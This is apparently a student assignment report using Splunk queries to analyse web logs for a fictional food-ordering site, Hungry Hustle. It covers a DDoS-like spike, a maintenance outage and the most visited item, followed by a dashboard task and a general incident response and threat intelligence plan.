
Since we know the exact day the website was down, we can start filtering to see the events that occurred that day, this can be with 'earliest' and 'latest' or we can even modify the time window. After this, we can filter and use the 'timechart' command to be able to see in one hour time intervals and filter by status. The command used was:

Index="hungryhustle" sourcetype="Access_combined" earliest="05/19/2024:00:00:00" latest="05/20/2024:00:00:00"

| timechart span=60m count by status

New Search				
index="hungryhustle" sourcetype="access_combined" earliest="05/19/2024:00:00:00" latest="05/20/2024:00:00:00"				Date time range
linechart span=60m count by status				<input type="button" value="Search"/>
✓ 122,634 events (5/19/24 12:00:00.000 AM to 5/20/24 12:00:00.000 AM) No Event Sampling				
<div> <div>Select visualization</div> <div>Statistics (24)</div> <div>Visualization</div> </div> <div> <div>20 Per Page</div> <div>Format</div> <div>Preview</div> </div> <div> <div>< Prev</div> <div>1</div> <div>2</div> <div>Next ></div> </div>				
_time	200	403	503	
2024-05-19 00:00	249	306	14	
2024-05-19 01:00	272	342	22	
2024-05-19 02:00	290	290	14	
2024-05-19 03:00	302	295	13	
2024-05-19 04:00	252	315	20	
2024-05-19 05:00	252	311	12	
2024-05-19 06:00	304	310	16	
2024-05-19 07:00	315	305	12	
2024-05-19 08:00	286	317	16	
2024-05-19 09:00	25367	331	24888	
2024-05-19 10:00	277	291	4191	
2024-05-19 11:00	205	295	4183	
2024-05-19 12:00	260	320	4182	
2024-05-19 13:00	303	321	4183	
2024-05-19 14:00	293	310	4176	

For a better visualisation we use graphs to help us understand what happened, in this time interval we can see that there was a precise moment when an abrupt amount of requests were accepted but there were also requests that the system could not handle, this type of event is typical in DDos attacks, so that the system fails. After this, there continued to be more negative responses than usual from the system.




Question 9: There was a maintenance activity on hungry hustle website on a particular day, for how long the site went down?

When reviewing the fields we can see that the maintenance system is present, for this reason we filter the search from the beginning, so we can work strictly with such requests, with the help of 'stats' we can filter from the first event of maintenimineto the last with 'latest', to obtain the duration we use the command 'eval' that helps us to evaluate a certain number of values and returns a different answer, for this, we use 'tostring' to return us the duration of the event. To create a table that returns time data we must first transform to a value we understand since time is handled in epoch time, for this 'eval' and 'strftime' help us to convert to a normal value. The final command used was:

```

index="hungryhustle" sourcetype=access_combined file=maintenance
| stats earliest(_time) as start_time, latest(_time) as end_time
| eval duration=tostring(end_time - start_time, "Duration")
| eval normal_start_time=strftime(start_time, "%Y-%m-%d %H:%M:%S")
| eval normal_end_time=strftime(end_time, "%Y-%m-%d %H:%M:%S")
| table normal_start_time normal_end_time duration
| rename normal_start_time as "Start Time", normal_end_time as "End Time"

```



New Search

index="hungryhustle" sourcetype=access_combined file=maintenance
 | stats earliest(_time) as start_time, latest(_time) as end_time
 | eval duration=tostring(end_time - start_time, "Duration")
 | eval normal_start_time=strftime(start_time, "%Y-%m-%d %H:%M:%S")
 | eval normal_end_time=strftime(end_time, "%Y-%m-%d %H:%M:%S")
 | table normal_start_time normal_end_time duration
 | rename normal_start_time as "Start Time", normal_end_time as "End Time"

✓ 100,677 events (5/1/24 12:00:00.000 AM to 6/1/24 12:00:00.000 AM) No Event Sampling

Events Patterns Statistics (1) Visualization

20 Per Page Format Preview

Start Time	End Time	duration
2024-05-25 10:00:00	2024-05-26 09:59:58	23:59:58

Question 10: Which food item is mostly visited by customers.


To get this result we filter by status where we only want to see those who successfully entered the page and saw the product so it must have a status=200, we also filter by file, because there are items in the field file that do not correspond to food products as homepage, we decided to remove them from the search and then with the help of 'transaction' filter by files, this tool filters all similar entries and joins them together. Then we limit with 'top' the most famous result.

```
index="hungryhustle" sourcetype="access_combined" status=200
```

```
| search NOT file IN ("homepage", "phosphor-react.js")
```

```
| transaction file
```

```
| top limit=1 file
```



New Search

index="hungryhustle" sourcetype="access_combined" status=200
 | search NOT file IN ("homepage", "phosphor-react.js")
 | transaction file
 | top limit=1 file

✓ 155 events (before 10/1/24 10:31:54.000 PM) No Event Sampling

Events Patterns Statistics (1) Visualization

Single Value Format Trellis

hustlekebab


file	count	percent
hustlekebab	105	67.741935

Task 2: Metrics and Visualisation


Develop a Splunk cyber security related dashboard for the Hungry Hustle data. The dashboard should include 4 panels with a variation of visualisations with at least one single value display. The dashboard should use at least the following Splunk functions:

- eval
- Transaction
- Custom Field Extraction


Dashboard:




Transaction on dashboard:



Eval on dashboard:



Field extraction (Return_path) to organize by emails



Incident Response Plan for Hungry Hustle

1. Preparation

- Develop an Incident Response Team (IRT): Assign roles and responsibilities to team members.
- Create an Incident Response Plan (IRP): Document procedures for handling incidents.
- Train Employees: Conduct regular training sessions on security awareness and incident response.
- Implement Security Tools: Deploy tools like firewalls, intrusion detection systems (IDS), and antivirus software.

2. Detection

Monitor Systems: Use Splunk to continuously monitor network traffic and system logs for suspicious activities.

Set Up Alerts: Configure alerts for unusual activities, such as multiple failed login attempts or data exfiltration.

Regular Audits: Perform regular security audits and vulnerability assessments.

3. Containment

Immediate Containment: Isolate affected systems to prevent further damage.

Short-Term Containment: Apply temporary fixes, such as blocking malicious IP addresses and disabling compromised accounts.

Long-Term Containment: Implement more permanent solutions, such as patching vulnerabilities and enhancing security controls.

4. Eradication

Identify Root Cause: Use forensic analysis to determine the source and method of the breach.

Remove Malware: Clean infected systems and remove any malicious code.

Patch Vulnerabilities: Apply patches to fix security flaws and prevent re-exploitation.

5. Recovery

Restore Systems: Recover systems from clean backups and ensure they are fully operational.

Monitor Systems: Continue to monitor systems for any signs of residual threats.

Validate Security: Conduct thorough testing to ensure that all vulnerabilities have been addressed.

6. Lessons Learned

Post-Incident Review: Conduct a review meeting to discuss what happened, what was done well, and what could be improved.

Update IRP: Revise the incident response plan based on lessons learned.

Implement Improvements: Apply the insights gained to enhance security measures and prevent future incidents.

Specific Actions for Addressing the Data Breach

Immediate Actions:

- Isolate affected systems.
- Notify stakeholders and regulatory bodies.
- Begin forensic analysis to identify the breach source.

Short-Term Actions:

- Block malicious IP addresses.
- Reset passwords for affected accounts.
- Apply patches to vulnerable systems.

Long-Term Actions:

- Enhance monitoring and logging.
- Conduct regular security training.
- Implement multi-factor authentication (MFA).

Methods for Identifying and Analyzing the Source of the Breach

Log Analysis: Use Splunk to analyze logs for unusual activities and trace the attack path.

Network Traffic Analysis: Monitor network traffic for signs of data exfiltration or communication with malicious servers.

Forensic Tools: Utilize forensic tools to examine compromised systems and identify malware or other indicators of compromise (IOCs).

Recommendations for Mitigating Future Incidents

Short-Term Strategies:

- Implement MFA for all accounts.
- Conduct regular vulnerability assessments.
- Enhance email security to prevent phishing attacks.

Long-Term Strategies:

- Develop a comprehensive security awareness program.
- Invest in advanced threat detection and response tools.
- Establish a continuous improvement process for security policies and procedures.

Threat Intelligence Recommendations

Policies and Processes for Threat Intelligence

Threat Intelligence Program: Establish a formal threat intelligence program to collect, analyze, and act on threat data.

Sources of Intelligence: Utilize multiple sources, including open-source intelligence (OSINT), commercial threat feeds, and information sharing with industry peers.

Threat Analysis: Regularly analyze threat data to identify trends and emerging threats.

Actionable Intelligence: Translate threat intelligence into actionable measures, such as updating firewall rules or blocking malicious IP addresses.

Addressing Recent Breaches and Vulnerabilities

Example of Actionable Intelligence:

Phishing Campaign: If threat intelligence indicates a rise in phishing attacks, implement email filtering and train employees to recognize phishing attempts.

Zero-Day Vulnerability: If a new zero-day vulnerability is discovered, apply virtual patching and monitor for exploitation attempts.

Sharing intelligence: This method can help the platform to be updated on trends or new ways to exploit vulnerabilities in the system, there are several platforms that should be continuously reviewed such as IBM X-FORCE Exchange, splunk (which we are using at the moment) or CrowdStrike Falcon X.